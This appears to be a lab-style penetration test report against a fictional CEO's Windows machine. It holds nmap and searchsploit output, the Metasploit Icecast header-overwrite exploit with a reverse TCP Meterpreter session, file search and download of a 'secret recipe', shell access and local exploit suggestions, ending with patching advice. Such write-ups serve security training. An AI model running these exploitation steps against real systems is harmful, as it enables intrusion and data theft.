
GoodSecurity Penetration Test Report

OMOLABAKE@GoodSecurity.com

OCTOBER 29, 2021



1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings

Machine IP: 192.168.0.20

Hostname: MSEDGEWIN10

Vulnerability Exploited: Icecast Header overwrite

Vulnerability Explanation: The Icecast streaming media server running on 192.168.0.20 allows for a buffer overflow exploit where an attacker can remotely gain control of the victim's system by overwriting the memory on the system utilizing the Icecast flaw, which writes past the end of a pointer array when receiving 32 HTTP headers


Severity: Critical! 10.0

Table 3: Qualitative risk rating scale

Quantitative Risk Magnitude	Risk Category	Description
9.0 to 10.0	Critical	Risk is totally unacceptable; must require immediate action to reduce likelihood of occurrence.
7.0 to 8.9	High	Risk is unacceptable; should require remediation plan to be implemented as soon as possible.
4.0 to 6.9	Medium	Risk may be acceptable over the short period of time; require that in future actions and budget plans to reduce risk should be included.
0.1 to 3.9	Low	Risks are acceptable; plans to further reduction of risk should be implemented with other security upgrades.

Proof of Concept:


1. The penetration team performed a service and version scan was done using Nmap to determine which services are up and running



ml-lab-dd284ba0-ed35-441c-9513-bb005f5499c1.eastus2.cloudapp.azure.com:56958 - Remote Desktop
kali on M REFVM-122525
Applications
Places
Terminal
Mon 18:26
root@kali: ~

```
root@kali:~# nmap -sV 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-25 18:25 PDT
Nmap scan report for 192.168.0.20
Host is up (0.0030s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.64 seconds
root@kali:~# 
```


2. From the previous step, we found out that the Icecast service is running and we tried to determine the Icecast exploits with the use of searchsploit. We found out icecast is vulnerable to the exploits below



```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.64 seconds
root@kali:~# searcsploit icecast
bash: searcsploit: command not found
root@kali:~# searchsploit icecast
--------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                   |  Path
--------------------------------------------------------------------------------- ---------------------------------
Icecast 1.1.x/1.3.x - Directory Traversal                                        | multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial of Service                          | multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' Format String                             | windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow                                             | unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution (1)                                | windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution (2)                                | windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit)                      | windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabilities                                | multiple/remote/25238.txt
icecast server 1.3.12 - Directory Traversal Information Disclosure               | linux/remote/21602.txt
--------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
root@kali:~#
```


3. After finding out the available exploits, Metasploit session was initiated

ml-lab-dd284ba0-ed35-441c-9513-bb005f5499c1.eastus2.cloudapp.azure.com:56958 - Remote Desktop




```
Papers: No Results
root@kali:~# msfconsole
[-] ***rting the Metasploit Framework console...\
[-] * WARNING: No database support: No database YAML file
[-] ***


                                                                       
      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                       o
       '   dB'                     BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                  .                  dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                           --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                             |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                    .
                .
        o                  To boldly go where no
                            shell has gone before


       =[ metasploit v5.0.84-dev                          ]
+ -- --=[ 1997 exploits - 1091 auxiliary - 341 post       ]
+ -- --=[ 560 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Adapter names can be used for IP params set LHOST eth0

msf5 >
```

4. Searched for the Icecast module and loaded it for use




```
msf5 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


msf5 >
```




```
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


msf5 > use 0
msf5 exploit(windows/http/icecast_header) >
```

5. Established the RHOST as target machine IP 192.168.0.20




```
msf5 > use 0
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) >
```

6. Ran the icecast exploit against the target machine and was able to get into the target system successfully




```
[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49867) at 2021-10-25 18:37:50 -0700

meterpreter > search -f *secretfile*.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter >
```


7. Searched the target machine and found the Drinks.recipe.txt and secretfile.txt files. The Drinks.recipe.txt file was as well downloaded to my machine



```
[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49867) at 2021-10-25 18:37:50 -0700

meterpreter > search -f *secretfile*.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter >
```




```
Found 2 results...
    c:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Recent\Drinks.recipe.txt.lnk (643 bytes)
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter >
```




```
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > download 'c:\Users\IEUser\Documents\Drinks.recipe.txt'
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] download   : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.0.20 - Meterpreter session 2 closed.  Reason: User exit
msf5 exploit(windows/http/icecast_header) > exit
root@kali:~# ls
34900.py  Documents  Drinks.recipe.txt  hack2.exe  Music          password.txt  Public     Videos
Desktop   Downloads  exploit.py         hack.exe   mysqlscan.txt  Pictures      Templates
root@kali:~#
```


8. While logged in to the target machine, the penetration team was able to gather information of Recently Logged on Users, open a Meterpreter shell and gather system information for the target




```
[*] Running against session 1

Current Logged Users
====================

 SID                                             User
 ---                                             ----
 S-1-5-21-321011808-3761883066-353627080-1000  MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20211025191233_default_192.168.0.20_host.users.activ_110842.txt

Recently Logged Users
=====================

 SID                                             Profile Path
 ---                                             ------------
 S-1-5-18                                        %systemroot%\system32\config\systemprofile
 S-1-5-19                                        %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                        %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant


meterpreter >
```



```
meterpreter > shell
Process 720 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>
```




```
operable program or batch file.

C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo

Host Name:                 MSEDGEWIN10
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
Product ID:                00329-20000-00001-AA236
Original Install Date:     3/19/2019, 4:59:35 AM
System Boot Time:          10/25/2021, 6:50:06 PM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2594 Mhz
BIOS Version:              American Megatrends Inc. 090007 , 5/18/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,140 MB
Available Physical Memory: 715 MB
Virtual Memory: Max Size:  3,420 MB
Virtual Memory: Available: 1,644 MB
Virtual Memory: In Use:    1,776 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\MSEDGEWIN10
Hotfix(s):                 11 Hotfix(s) Installed
```



```
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,140 MB
Available Physical Memory: 715 MB
Virtual Memory: Max Size:  3,420 MB
Virtual Memory: Available: 1,644 MB
Virtual Memory: In Use:    1,776 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\MSEDGEWIN10
Hotfix(s):                 11 Hotfix(s) Installed.
                           [01]: KB4601555
                           [02]: KB4465065
                           [03]: KB4470788
                           [04]: KB4480056
                           [05]: KB4486153
                           [06]: KB4535680
                           [07]: KB4537759
                           [08]: KB4539571
                           [09]: KB4549947
                           [10]: KB5003243
                           [11]: KB5003171
Network Card(s):           1 NIC(s) Installed.
                           [01]: Microsoft Hyper-V Network Adapter
                                 Connection Name: Ethernet
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.0.20
                                 [02]: fe80::19ba:64e7:838c:b1b6
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.

C:\Program Files (x86)\Icecast2 Win32>
```

2.1 Findings

More exploits were found locally using the Meterpreter's local exploit suggester. The Target appears to be vulnerable to ikeext_service and ms16_075_reflection



```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
meterpreter >
```

3.0 Recommendations

1. The Icecast exploit is an old vulnerability that can be fixed with a patch. Install the latest version of this and all other software.
2. Encrypt all files/folders that needs to keep a secret
3. Enable windows firewall with rules to only explicitly allow traffic on needed ports